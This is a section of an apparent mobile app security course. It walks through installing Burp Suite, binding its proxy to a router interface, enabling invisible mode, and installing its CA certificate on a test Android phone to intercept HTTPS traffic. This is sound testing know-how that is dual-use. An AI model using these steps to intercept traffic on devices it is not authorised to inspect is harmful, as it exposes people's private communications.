BurpSuite is a proxy written in Java with a lot of capabilities. There are already trainings out there, that only handle BurpSuite and they are about 2 days long. We will only focus on the parts that are necessary for this course.

What have we achieved so far? Let’s take a look back on this picture.



The smartphone is connected to the router via WiFi. The router is providing DHCP and DNS which will be handled by our nm-connection editor.


The ip table rules do forward all the traffic on TCP port 80 (HTTP) and TCP port 443 (HTTPS) to our USB-To-Ethernet interface (10.42.0.1:8080). This is the blue line.

If we open now a website, we will not see anything because there is nothing listening on 10.42.0.1:8080. Now we need to start our proxy (burp) on this interface / port and forward the traffic to the original address. This is the green line

12.3.1. Starting up BurpSuite

The Burp community edition is free to use. It does not contain features like a scanner but we will not need this and it is incredible that an awesome product with all the necessary features is available for free. You can download an installer or use the standalone jar file here: https://portswigger.net/burp/communitydownload.

After downloading the installer you might get this warning here:



This is fine because it has the „.sh“ extension. Click keep but before you run it, take a look with vim. Yes a lot of stuff there but this recommendation has to be given here :)

Make it executable and run it as follow:

```
$ chmod +x burpsuite_community_linux_v2020_12_1.sh
$ ./burpsuite_community_linux_v2020_12_1.sh
```


The installation process is straight forward:


- Next
- Next (or change the directory where you want to have installed)
- Next
- Finish

To start the burpsuite just go into your home directly and type „./BurpSuiteCommunity/BurpSuiteCommunity“ into the terminal.

```
$ cd (press enter)
$ ./BurpSuiteCommunity/BurpSuiteCommunity
```

Take a look at the Terms and Conditions and if you agree you can click „I Accept“. I normally opt out of anonymous feedback but feel free if you want to support this to make it a even better product :)






This is the only downside in the community edition, that our requests do not get permanently stored in a project file but we can save them later into an extra file if we want to keep them. So also no big deal.


Ok now we are in the main window of the BurpSuite. As already mentioned, we could talk two days about all the features and possibilities in here but we will focus on the important parts.

12.3.2. Configuring the BurpSuite


We will start configuring the proxy first. To do so, click on the „proxy“ tab and then on the „Options“ tab to get the following menu.



The BurpSuite is running in default mode on „http://127.0.0.1:8080". We can open this URL on the machine where we are running burp to verify that it is working:



We will use this pager later to fetch the certificate but for now, we need to run this on the „router“ interface 10.42.0.1. To do so go into the options menu from above and click edit.




Under binding we can set the interface and port we want to listen to. We can be lazy and select „All interfaces“. This will make the BurpSuite running on all available interfaces.

We can also say „Specific address“ and select our interface with the 10.42.0.1 ip address. This is a better solution in my opinion because this is the only interface we want to run the burp. But it does not make a difference.


12.3.2.1. Invisible Mode

If you click on the next tab, „Request handling“ we can activate the invisible mode.


This mode is important because it will let the BurpSuite act as a forward proxy, that is not „seen“ by the device. Therefore „invisible“.




By activating it, the burp will automatically reroute the generated traffic to the original destination. We can verify that the invisible mode is active, if we get the checkbox as shown below.




We can open our browser in the smartphone and we will be able to see **HTTP** traffic in the BurpSuite proxy.



But if we try to open a site via **HTTPS** we will get the following error:






Why? Because the BurpSuite is providing a certificate, that is not known to the smartphone and this is also the case if people will try to man-in-the-middle you. As a security feature, the browser is warning us! To avoid accepting every single request, we can install the BurpSuite certificate as a truster cert on the device.

But be careful! You should not do this on a smartphone where you store your sensitive stuff. Someone might be able to man-in-the-middle the connections of your phone if you install custom certificates. Please take a test device for these kind of analysis or simply take the android VM.

12.3.3. Installing the certificate on the device

We could download the certificate from the page „http://10.42.0.1:8080" or we can use adb shell to place it onto the device. I will stick to the adb shell because we also have to rename it and all of this is very easy on the command line. But first we need to export it from the burp.





The name of the file does not matter but the ending needs to be „.crt". I save it as „burp.crt". Afterwards we upload this file via adb to the smartphone.


```
$ adb push burp.crt /sdcard/
```

On the smartphone we go into:


- Settings
- Security (advanced)
- Encryption & credentials
- Install a certificate
- CA certificate








Now we are able intercept the HTTPS traffic.



We have the picture completed. If you want to know more about the HTTPS connection setup just take a look at the video of this course.



Please install the burp certificate into the user storage of the smartphone. Sometimes people give advices to put it into the system storage but this does not work on modern smartphones anymore. Reconfiguring this is a lot of pain and required root privileges. See here: https://chromium.googlesource.com/chromium/src/+/master/net/docs/certificate-transparency.md

